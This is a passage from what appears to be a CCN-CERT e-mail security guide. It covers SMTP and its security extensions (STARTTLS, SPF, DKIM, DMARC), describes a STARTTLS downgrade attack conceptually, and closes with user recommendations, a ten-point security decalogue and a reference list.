The following graphic shows in a very summarised form the process of sending an e-mail. In this case "Alice" (alice@origen.com) writes an e-mail addressed to "Bob" (bob@destino.com). The mail client used by "Alice" will contact her mail server (smtp.origin.com) which will obtain the necessary information to reach the destination mail server. To do so, it will query the MX record of the destination.com domain (to the destination's DNS server) and then resolve it to obtain its IP address. Subsequently, it will send the mail to the smtp.destination.com server. Finally "Bob's" mail client will be able to download the e-mail via IMAP/POP3.

The reader should understand that the process of sending an e-mail involves numerous steps in which various technologies and services are involved




[Figure 4-9]
Sending e-mail (SMTP)

The protocol involved in this sending process is SMTP. This protocol has been in use since 1982 and when it was implemented no security measures such as encryption or authentication of communications were taken into account. This means that the whole sending process described above would be done in plain text, i.e. at any point in the transmission an attacker could see and manipulate the content of the e-mails. Due to these shortcomings in SMTP, various technologies and extensions have been developed to incorporate security measures to guarantee the authentication, integrity and encryption of e-mail communications. Some of the best known technologies are STARTTLS, SPF, DKIM and DMARC.

Using STARTTLS with SMTP allows, for example, initialising a TLS exchange with the mail server prior to sending user and e-mail credentials. In this way, an attacker monitoring communications would not be able to access sensitive information.

By means of DKIM (*DomainKeys Identified Mail*) the e-mail server incorporates a new header to the e-mail with a digital signature of the message content. When the destination server receives the e-mail, it performs a DNS query to the sender's domain to obtain the public key with which it will decrypt the value of the signature of the DKIM header and recalculate it to check that it generates the same result. This ensures the integrity of the e-mail sent, i.e. it verifies that the content of the e-mail has not been altered..




[Figure 4-10]
Sending e-mail (SMTP + SPF + DKIM + DMARC

In the picture above, the additional points that would be carried out using SPF (described superficially in section 3.5), DKIM and DMARC technologies have been indicated in red. Note that in this case the mail server of "Alice" signs the mail with the *DKIM-Signature* header. When receiving the mail from smtp.destination.com it first checks the SPF record to corroborate that the e-mail is coming from the legitimate SMTP server (10.10.10.10.10). Then, it retrieves the public key to recalculate the signature and, finally, it retrieves the DMARC policy to know what action to take in case SPF or DKIM fails..

Although popular e-mail providers such as Google, Yahoo and Outlook encrypt and authenticate e-mails using such technologies, many organisations [Ref - 32] continue to make careless use of e-mail.

It should also be noted that these technologies must be implemented at both the origin and the destination in order to be used. Also, some of these measures are susceptible to attacks. For example, STARTTLS is susceptible to *downgrade* attacks [Ref - 33], where an attacker in a *man-in-the-middle* situation can force the TLS negotiation not to take place (by simply replacing the STARTTLS string).



[Figure 4-11]
Downgrade attack (STARTTLS)


Even in the case of successful TLS communication, the mail servers through which the e-mail passes until it reaches its destination would have access to its content. Due to these facts, it follows that it is not sufficient to delegate the security of the e-mail to the underlying technologies in charge of delivering the e-mail to the recipient

[Figure 4-12]
Mail encryption

Listed below are some security recommendations aimed at ensuring the proper use of e-mail from the point of view of your communications:

- **Do not use SMTP without any security extension (commonly on port 25). This should be replaced by SMTP-STARTTLS (port 587). Another alternative supported by some services is SMTP over SSL/TLS (port 465) (unlike STARTTLS, it establishes a TLS/SSL negotiation before any SMTP communication).**

- **Use IMAP or POP over SSL/TLS (ports 993 and 995 respectively) for downloading mail (avoid the clear version of both protocols on ports 143 and 110).**



- **If the content of the e-mail to be sent is sensitive, the use of additional tools is recommended to ensure the integrity and confidentiality of the e-mail. For example, tools such as GPG (*Gnu Privacy Guard*), *Gpg4win* [Ref - 34] or *plugins* for e-mail clients such as *Enigmail* (*Thunderbird*) [Ref - 35] facilitate the creation and management of keys for signing and encrypting data. If a user wants to send an e-mail in a way that guarantees its confidentiality, the content must be encrypted with the recipient's public key. If, in addition, the non-repudiation and integrity of the message is to be guaranteed, it must be signed with its private key. Data encryption ensures that even if the e-mail account is compromised, the attacker will not be able to retrieve its contents. For more information on key generation and the encryption and signing process, we recommend the official GPG guide [Ref - 36].**

5. Other Generic Recommendations

- In the field of public administrations, it is recommended to electronically sign e-mails, and to be wary of unsigned e-mails, especially when they contain any link or annex.
- Use strong passwords [Ref - 37] for e-mail access. Such passwords must not be used with other services or applications. In addition, passwords should be periodically renewed. Use two-factor authentication if possible.
- If you use the web version to access your e-mail, do not store your credentials in the browser itself, as these can be retrieved in the event of infection by certain types of *malware*. Before closing the browser, be sure to log out of the e-mail account; plugins such as *Self-Destructing Cookies* [Ref - 38] can be of great help.
- If you are sending a message to several people and you want to prevent the recipients from seeing the other addresses, use the blind carbon copy (Bcc) function.
- The organisation's security officer should be informed immediately if a suspicious e-mail is received (misspellings are often a very telling sign).
- Do not click on any links that ask for personal or bank details (banks will never ask for clients credentials or personal details via e-mail).
- Clicking directly on any link from within the e-mail client should be avoided. If the link is unknown, it is recommended to search for information about it in search engines such as Google or Bing before accessing it.

6. Decalogue of Recommendations

E-mail Security Decalogue


1. Do not open any link or download any attachment from an e-mail that exhibits any symptoms or patterns that are considered unusual.
2. Do not rely solely on the name of the sender. The user should check that the domain of the e-mail received is trustworthy. If an e-mail from a known contact requests unusual information, contact the contact by telephone or other means of communication to corroborate the legitimacy of the e-mail.
3. Before opening any file downloaded from e-mail, be sure of the extension and do not rely on the icon associated with it.
4. Do not enable macros in office documents even if the file itself requests it.
5. Do not click on any links that ask for personal or bank details.
6. Always keep your operating system, office applications and browser (including installed plugins/extensions) up to date.
7. Use security tools to mitigate exploits in addition to anti-virus software.
8. Avoid clicking directly on any link from within the e-mail client itself. If the link is unknown, it is advisable to search for information about it in search engines such as Google or Bing.
9. Use strong passwords for e-mail access. Passwords should be periodically renewed. Use two-factor authentication if possible.
10. Encrypt e-mails containing sensitive information.

7. ANNEX A. References

[Ref – 1]	**Proofpoint** News 23 January 2020	https://www.proofpoint.com/us/security-awareness/post/2020-state-phish-security-awareness-training-email-reporting-more-critical
[Ref – 2]	**ENISA** Report Avril 2020	https://www.enisa.europa.eu/topics/threat-risk-management/threats-and-trends/etl-review-folder/etl2020-phishing/at_download/file
[Ref – 3]	**Computer Hoy** News 29 June 2020	https://computerhoy.com/noticias/tecnologia/ransomware-negocio-lucrativo-sigue-creciendo-668142
[Ref – 4]	**BlackHat** Presentation	https://www.blackhat.com/presentations/bh-federal-06/BH-Fed-06-Caceres-up.pdf
[Ref – 5]	**CNN Politics** News 7 April 2015	http://edition.cnn.com/2015/04/07/politics/how-russians-hacked-the-wh/
[Ref – 6]	**CNN Politics** News 5 August 2015	http://edition.cnn.com/2015/08/05/politics/joint-staff-email-hack-vulnerability/
[Ref – 7]	**ArsTechnica** Blog Post	http://arstechnica.com/security/2011/04/spearphishing-0-day-rsa-hack-not-extremely-sophisticated/
[Ref – 8]	**Kaspersky** Report Février 2015	https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/08064459/Equation_group_questions_and_answers.pdf
[Ref – 9]	**CSO** News 9 October 2018	https://cso.computerworld.es/alertas/los-objetivos-del-grupo-criminal-ruso-apt28
[Ref – 10]	**Industrial Cybersecurity** News 26 March 2020	https://www.ciberseguridadlogitek.com/movimientos-laterales-mejores-practicas-para-proteger-tu-red/
[Ref – 11]	**Unam Cert** Blog Post 6 April 2015	http://www.malware.unam.mx/en/content/infection-campaign-downloader-upatre-and-trojan-dyre-through-emails

[Ref – 12]	**Reaqta** Blog Post 26 April 2016	https://reaqta.com/2016/04/uncovering-ransomware-distribution-operation-part-2/
[Ref – 13]	**Microsoft** Information 14 August 2019	https://docs.microsoft.com/es-es/office/vba/library-reference/concepts/getting-started-with-vba-in-office
[Ref – 14]	**Sentinelone** Report January 2016	https://www.sentinelone.com/wp-content/uploads/2016/01/BlackEnergy3_WP_012716_1c.pdf
[Ref – 15]	**ProofPoint** Blog Post 23 December 2014	https://www.proofpoint.com/us/threat-insight/post/New-Dridex-Botnet-Drives-Massive-Surge-in-Malicious-Attachments
[Ref – 16]	**Morphisec** Report 30 July 2019	https://blog.morphisec.com/protecting-pos-systems
[Ref – 17]	**Mandiant** Report	http://intelreport.mandiant.com/Mandiant_APT1_Report.pdf
[Ref – 18]	**Morningstart Security** Tool	https://www.morningstarsecurity.com/research/urlcrazy
[Ref – 19]	**Github: Dnstwist** Tool	https://github.com/elceef/dnstwist
[Ref – 20]	**ElHacker** Blog Post 31 mai 2016	http://blog.elhacker.net/2016/05/nueva-campana-de-ransomware-suplantando-suplantando-factura-de-luz-Endesa.html
[Ref – 21]	**Protegerse** Blog Post 24 April 2016	http://blogs.protegerse.com/laboratorio/2014/04/24/analisis-de-un-caso-de-phishing-al-bbva/
[Ref – 22]	**Nakedsecurity** Blog Post 5 March 2017	https://www.wired.com/2017/05/dont-open-google-doc-unless-youre-positive-legit/
[Ref – 23]	**Panda Security** Blog Post 24 March 2015	http://www.pandasecurity.com/spain/mediacenter/malware/atencion-oleada-de-ransomware-simulando-ser-correos/
[Ref – 24]	**Avast** Blog Post 23 June 2020	https://www.avast.com/es-es/c-cryptolocker
[Ref – 25]	**Recorded Future** Report 4 février 2020	https://go.recordedfuture.com/hubfs/reports/cta-2020-0204.pdf
[Ref – 26]	**FireEye** Blog Post 6 June 2016	https://www.fireeye.com/blog/threat-research/2016/06/angler_exploit_kite.html

[Ref – 27]	**ProofPoint** Report 1 March 2016	https://www.proofpoint.com/sites/default/files/proofpoint-operation-transparent-tribe-threat-insight-en.pdf
[Ref – 28]	**Malwarebytes Labs** Information 22 January 2019	https://heimdalsecurity.com/glossary
[Ref – 29]	**Zeltser** Information	https://zeltser.com/lookup-malicious-websites/
[Ref – 30]	**Heimdal Security** Blog Post 2 December 2020	https://heimdalsecurity.com/blog/javascript-malware-explained/
[Ref – 31]	**Endgame** Blog Post 20 April 2016	https://www.endgame.com/blog/your-package-has-been-successfully-encrypted-teslacrypt-41a-and-malware-attack-chain
[Ref – 32]	**Sigcomm** Research paper	http://conferences2.sigcomm.org/imc/2015/papers/p27.pdf
[Ref – 33]	**Powerdmarc** Blog Post 10 December 2020	https://powerdmarc.com/what-is-tls-downgrade-attack-how-mta-sts-comes-to-the-rescue/
[Ref – 34]	**GPG4Win** Tool	https://www.gpg4win.org/
[Ref – 35]	**Enigmail (Mozilla)** Tool	https://addons.mozilla.org/es/thunderbird/addon/enigmail/
[Ref – 36]	**GPG** Guide	https://www.gnupg.org/gph/es/manual.html
[Ref – 37]	**Oficina de Seguridad del Internauta** Blog Post	https://www.osi.es/es/contrasenas#robustas
[Ref – 38]	**Self-Destructing Cookies** Complementos de Edge de Microsoft	https://microsoftedge.microsoft.com/addons/detail/selfdestructing-cookies/fnhilbpgaagfjnblgodkefcedahpdffn
[Ref – 39]	**CCN-CERT Threat Report IA-22/15** Security measures against Ransomware	https://www.ccn-cert.cni.es/informes/informes-ccn-cert-publicos/1078-ccn-cert-ia-22-15-medidas-de-seguridad-contra-ransomware/file.html



CCN
centro criptológico nacional

CCN-CERT
centro criptológico nacional

www.ccn.cni.es

www.ccn-cert.cni.es

oc.ccn.cni.es